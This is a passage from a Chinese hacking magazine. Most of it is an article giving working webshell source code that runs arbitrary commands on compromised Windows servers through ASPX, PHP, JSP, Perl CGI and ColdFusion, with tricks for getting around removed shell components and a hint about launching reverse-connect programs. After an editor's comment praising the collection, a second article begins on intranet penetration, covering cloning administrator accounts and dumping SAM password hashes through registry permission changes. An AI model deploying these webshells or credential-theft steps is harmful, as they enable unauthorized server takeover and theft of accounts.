以上是我所知道的在 asp 环境下执行命令的两种方法。Mycode1 是利用 wscript.shell 组件，mycode2 是利用了 shell.application 组件。

0×02　在 aspx 环境下运行命令的方法

微软的 .net 战略在全世界已经全面打响，未来肯定会完全地抛弃 asp，从涌现出的越来越多 asp.net 的 web 应用就可以看得出来。由于 .net 强大的函数库和安装运行不依赖注册表的特性，如果你所获得的 webshell 支持 aspx，基本这台服务器不能逃脱被运行命令的厄运了。不过前提是你需要找到一个可写可执行 exe 的目录。

现在我们谈一谈运行命令的几种方法：

第 1 种，很多人估计很熟悉了，就是利用 Process.Start()，代码如下：

```
Mycode3：
<%@ Page Language="c#" validateRequest = "false" aspcompat = "true" %>
<%@ import Namespace="System.Diagnostics" %>
<html xmlns="http://www.w3.org/1999/xhtml" >
<head id="Head1" runat="server">
<title>cmdshell</title></head>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >
<script language="C#" runat="server">
  void Button_Click1(object sender, EventArgs e)
    {
        try
        {
            Process shell = new Process();
            shell.StartInfo.FileName = PathTextBox.Text;
            shell.StartInfo.Arguments = ShellTextBox.Text;
            shell.StartInfo.UseShellExecute = false;
            shell.StartInfo.RedirectStandardInput = true;
            shell.StartInfo.RedirectStandardOutput = true;
            shell.StartInfo.RedirectStandardError = true;
```




图 2

```
                shell.Start();
                string str1 = shell.StandardOutput.ReadToEnd();
                str1 = str1.Replace("<", "&lt;");
                str1 = str1.Replace(">", "&gt;");
                myLabel.Text = "<hr><pre>" + str1 + "</pre>";
            }
            catch (Exception Error)
            {
                myLabel2.Text=" 错误代码:"+Error.Message;
            }
        }
    </script>
    <body>
    <center><font size=5 color=red>asp.net命令执行 by kyo</font><br /></center>
    <form id="form1" runat="server"><div style="text-align: center">
    <asp:Panel ID="CmdPanel" runat="server" Height="50px" Width="800px"><hr />
    程序路径 :<asp:TextBox ID="PathTextBox" runat="server" Width="395px">C:\Documents and Settings\All Users\Documents\cmd.exe</asp:TextBox><br />
    命令参数 :<asp:TextBox ID="ShellTextBox" runat="server" Width="395px">/c ver</asp:TextBox><br />
    <asp:Button ID="RunButton" runat="server" OnClick="Button_Click1" Text="运行" />
</div>
    <div style="text-align: left">
    <asp:Label ID="myLabel" runat="server" EnableViewState="False"></asp:Label></div>
    <div style="text-align: right">
    <asp:Label ID="myLabel2" runat="server" EnableViewState="False"></asp:Label></div>
    <hr /></asp:Panel></form></body>
    </html>
```

执行命令如图 3。




图 3

第 2 种方法：还是靠 wscript.shell 组件来执行。代码如下：

```
Mycode4:
<%@ Page Language="VB" validateRequest = "false" aspcompat = "true" Debug="true"%>
<script runat="server">
sub run(Src As Object, E As EventArgs)
        Dim StrResult As String
        Dim shell As Object
        shell = Server.CreateObject("WScript.Shell")
        StrResult = shell.exec( path.Text & " /c " & box.Text ).stdout.readall
        StrResult =  Replace(StrResult , "<","&lt;")
        StrResult =  Replace(StrResult , ">","&gt;")
        ResultLabel.Text = "<pre>" & StrResult & "</pre>"
end sub
</script>
<html><head></head><body>
<form runat="server">
程序路径:<asp:TextBox ID="path" Width="500" Text="C:\Documents and Settings\All Users\Documents\cmd.exe"
runat="server" />
<br>命令参数:<asp:TextBox ID="box" Width="200" runat="server" />
<asp:Button ID="Button" Text="Run" OnClick="run" runat="server" /><br>
<asp:Label ID="ResultLabel" runat="server" />
</form></body></html>
```

另外如果服务器卸载了 wscript.shell，我们还可以将 C:\windows\System32\wshom.ocx 转化为 .net 组件放入 web 根目录的 bin 目录里，然后调用 wscript.shell，如图 4。

转换完成之后，把 kyoweb.dll 文件 copy 到 web 根目录的 bin 文件夹内，利用 .net 运行程序不依赖注册表的特性，我们就又可以调用 wscript.shell 了。代码如下：

```
Mycode5:
<%@ Page Language="VB" validateRequest="false" aspcompat="true" %>
<script runat="server">
sub run(Src As Object, E As EventArgs)
        Dim StrResult As String
        Dim shell As New kyoweb.WshShell
        StrResult = shell.exec( path.Text & " /c " & box.Text ).stdout.readall
        StrResult =  Replace(StrResult , "<","&lt;")
```




图 4

```
        StrResult =  Replace(StrResult , ">","&gt;")
        ResultLabel.Text = "<pre>" & StrResult & "</pre>"
end sub
</script>
```

后面的从<html>开始与 mycode4 相同。

第 3 种方法：当然还是利用 shell.application 组件。代码如下：

```
Mycode6:
<%@ Page Language="VB" validateRequest = "false" aspcompat = "true" %>
<script runat="server">
sub run(Src As Object, E As EventArgs)
        Dim appName As String
        Dim appArgs As String
        Dim love As Object
        love = Server.CreateObject("Shell.Application")
        appName = appnames.Text
        appArgs = canshu.Text
        love.ShellExecute(appName, appArgs, "", "open", 0)
end sub
</script><html>
<head><title>shellapplication For ASP.NET By kyo327</title></head>
<body><form id="Form1" runat="server">
<center><font color=red size=4>利用shell.application执行命令for asp.net</font><br />
<br>程序路径名:<br />
<asp:TextBox ID="appnames" Width="400" Text="C:\Documents and Settings\All Users\Documents\fanlian.exe" runat="server" /> <br>参数:<br />
<asp:TextBox ID="canshu" Width="400" runat="server" /> <br /><br />
<asp:Button ID="Button" Text="运行" OnClick="run" runat="server" /><br>
</form></center></body></html>
```




图 5

运行结果如图 5。

当然我们还可以把 c:\windows\system32\shell32.dll 转为 .net 放入 bin 文件夹再调用。具体转换操作与转换 wshom.ocx 基本一样。这里我直接出代码：

```
Mycode7:
<%@ Page Language="VB" validateRequest = "false" aspcompat = "true" %>
<script runat="server">
sub run(Src As Object, E As EventArgs)
        Dim appName As String
        Dim appArgs As String
        Dim love As New kyoshells.Shell
        appName = appnames.Text
        appArgs = canshu.Text
        love.ShellExecute(appName, appArgs, "", "open", 0)
end sub
</script>
<html>后面的代码与 mycode5 相同。
```

0×03 在 php 环境下运行命令的方法

Php 在 web 应用中的地位越来越被看重，也有更多的程序员加入 php 程序员的行列。但 php 语言的 web 脚本环境下执行命令的方法却有很多种，所以不论是程序员、管理员或是黑客，都有必要学习一下 php 执行命令的方法。我所知道的 php 在 windows 服务器上执行命令至少有以下几种方法。

1.wscript.shell
2.shell.application
3.system();
4.exec();
5.passthru();
6.shell_exec();
7.popen();
8.proc_open();

由于这几个函数使用比较简单，我把它们组合在一起了。代码如下：

```
Mycode8：
<?php
        if (key($_GET)=="system") {
                system($_GET['system']);
        } elseif (key($_GET)=="passthru") {
                passthru($_GET['passthru']);
        } elseif (key($_GET)=="exec") {
                $result = exec($_GET['exec']);
                echo $result;
        } elseif (key($_GET)=="shell_exec") {
                $result=shell_exec($_GET['shell_exec']);
                echo $result;
        } elseif (key($_GET)=="popen") {
                $pp = popen($_GET['popen'], 'r');
                $read = fread($pp, 2096);
                echo $read;
                pclose($pp);
        } elseif (key($_GET)=="wscript") {
                $wsh = new COM('WScript.shell') or die("PHP Create COM
wscript.shell failed");
                $exec = $wsh->exec ("cm"."d.e"."xe /c ".$_GET
['wscript']."");
                $stdout = $exec->StdOut();
                $stroutput = $stdout->ReadAll();
                echo $stroutput;
        } elseif(key($_GET)=="proc_open"){
$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);
$process = proc_open("C:\\Docume~1\\alluse~1\\Documents\\cmd.exe",
$descriptorspec, $pipes);
if (is_resource($process)) {
    fwrite($pipes[0], "".$_GET['proc_open']."\r\n");
    fwrite($pipes[0], "exit\r\n");
    fclose($pipes[0]);
    while (!feof($pipes[1])) {
        echo fgets($pipes[1], 1024);
    }
    fclose($pipes[1]);
    while (!feof($pipes[2])) {
        echo fgets($pipes[2], 1024);
    }
    fclose($pipes[2]);
    proc_close($process);
}}
?>
```

在浏览器地址栏输入以下 URL 来进行测试方法：

```
http://127.0.0.1/cmdshell.php?system=dir
http://127.0.0.1/cmdshell.php?passthru=dir
http://127.0.0.1/cmdshell.php?exec=dir
http://127.0.0.1/cmdshell.php?shell_exec=dir
http://127.0.0.1/cmdshell.php?popen=dir
http://127.0.0.1/cmdshell.php?wscript=dir
http://127.0.0.1/cmdshell.php?proc_open=dir
```

最后还有一个 shell.application 方法也能执行程序。代码如下：

```
Mycode9：
<?php "$wsh = new COM('Shell.Application') or die("Shell.Application"); "$exec =
$wsh->open("C:\\Docume~1\\alluse~1\\Documents\\fanlian.exe"); "//没有回显，多了
个 fanlian 进程，可以直接执行一个反向连接程序反弹回来 "?>
```

0×04　在jsp环境下运行命令的方法

一般来说都用的是这个方法：Runtime.getRuntime().exec(command)，代码如下：

```
Mycode10：
<%@ page import="java.io.*" %>
<%
    try {
        String cmd = request.getParameter("cmd");
        Process child = Runtime.getRuntime().exec(cmd);
        InputStream in = child.getInputStream();
        int c;
        while ((c = in.read()) != -1) {
            out.print((char)c);
        }
        in.close();
        try {
            child.waitFor();
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
    } catch (IOException e) {
        System.err.println(e);
    }
%>
```

用法：http://127.0.0.1/cmd.jsp?cmd=ipconfig

0×05　其他脚本环境下运行命令的方法

1、在CGI环境下支持的编程语言较多，执行命令的方法也不止一种，但这种web环境算是古董了，基本上现在用它的已经不多了。这里就以perl为例子，并且以最常用的方法system()作为例子。代码如下：

```
Mycode11：
#!/usr/bin/perl
read(STDIN,$POST,$ENV{'CONTENT_LENGTH'});
($key,$command)=split(/=/,$POST);
$command=~s/%([a-fA-f0-9][a-fA-f0-9])/pack("C",hex($1))/eg;
$command=~s/\+/ /;
$output=system "$command>a.txt";
$output=~s/\n/\<br\>/;
print "Content-Type: text/html\n\n";
print <<EOF;
<form action="" method=POST>
<input type=text size=40 name=command value=""><br>
<input type=submit value=ok>
</form>
EOF
open(OUTPUT,"a.txt")||die "cannot open $!";
@output=<OUTPUT>;
print <<EOF;
<textarea name="textfield" cols="80" rows="60">@output</textarea>
EOF
close OUTPUT;
unlink ("a.txt");
exit;
```

2、支持cfm执行命令的方法，专门有个标识语法是<cfexecute></cfexecute>，代码如下：

```
Mycode12：
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>CFM shell</title></head>
<body>
<cfif IsDefined("FORM.cmd")>
    <cfoutput>#cmd#</cfoutput>
    <cfexecute name="cmd.exe"
            arguments="/c #cmd#"
            outputfile="#GetTempDirectory()#kyo.txt"
            timeout="1">
    </cfexecute></cfif>
<form action="<cfoutput>#CGI.SCRIPT_NAME#</cfoutput>" method="post">
<input type=text size=45 name="cmd" >
<input type=Submit value="run">
</form><cfif FileExists("#GetTempDirectory()#kyo.txt") is "Yes">
  <cffile action="Read"
            file="#GetTempDirectory()#kyo.txt"
            variable="readText">
<textarea readonly cols=80 rows=20>
<CFOUTPUT>#readText#</CFOUTPUT>
</textarea>
  <cffile action="Delete"
            file="#GetTempDirectory()#kyo.txt">
</cfif></body></html>
```

0×06　后记

本文把当今流行的几种web语言在windows平台运行命令的方法总结了一下，针对像比较流行的语言说得比较详细，而像cgi、perl、cfm的描述则少了一点，毕竟现在互联网上已经较少的存在那些古董级的平台环境了。另外本文也希望能起到抛砖引玉的作用，期待安全爱好者把我没有考虑到的知识点给加进来，使这份文档逐渐完善起来。

（文中所涉及代码已收录在本期光盘中）

编辑点评：这是一篇集webshell执行命令集大成的文章，是一个不得不收藏的珍品。我的海阳顶端里的shell.application在win升级后无法在2003里运行命令了，为这个问题我还特意查了下msdn这个组件里执行命令所有的函数，可是msdn里的记录可没有像本文kyo这样用"open"参数的，所以说尽信书等于无书，虽然我们的技术很弱，但是挑战msdn的勇气不可少。另外，我也希望像作者后记里说的，欢迎大家对本文做补充，像perl、cfm、py、puby等等脚本，甚至文章里已经详细写过的脚本肯定还是有可以补充的地方。

内网渗透之流行手法

文 樱花浪子［冰点极限］

写这篇文章让我想起在刚刚接触内网入侵方面的时候，是在一家全是2000机器的网吧，当时用IPC连接控了好多MM的机器，而现在再内网渗透大多数是一些企业、公司的内网了。起初我并没有想动笔写这篇文章，因为我觉得不能从网上扒一些文章给读者看、发表出来读者会骂我的，但是经不住某人请客的诱惑。所以我只把自己入侵渗透的经验写了出来，毕竟整个过程大同小异。

总的来说现在一些企业、公司用的都还是WIN系统内网。那咱们就从WIN开始。大体的来说内网渗透分为在服务器上的渗透和个人机渗透，服务器渗透包括你通过脚本入侵提权到3389登录。这种情况下大多是在图形界面实现的。个人机渗透大体是你在一些相关的网站挂马，通过远控木马挂到一些公司员工的内网机器，再进一步渗透。

其实不管以哪种方法入侵渗透，在CMD下操作是必不可少的，也许在3389登录图形操作会多一些。对于拿服务器系统，以2003为例。拿到3389第一步，我要做的是克隆管理员用户和抓HASH回来破。运行regedit，打开注册表编辑器，来到HKEY_LOCAL_MACHINE\SAM\SAM，如图1所示。




图 1




图 3

此时如果SAM下没有键值则说明当前用户的SAM权限没设置，我们在SAM上单击右键，选择权限，在弹出的对话框把勾都选上，如图2所示。这样再回到SAM下面刷新就会出来子项了。

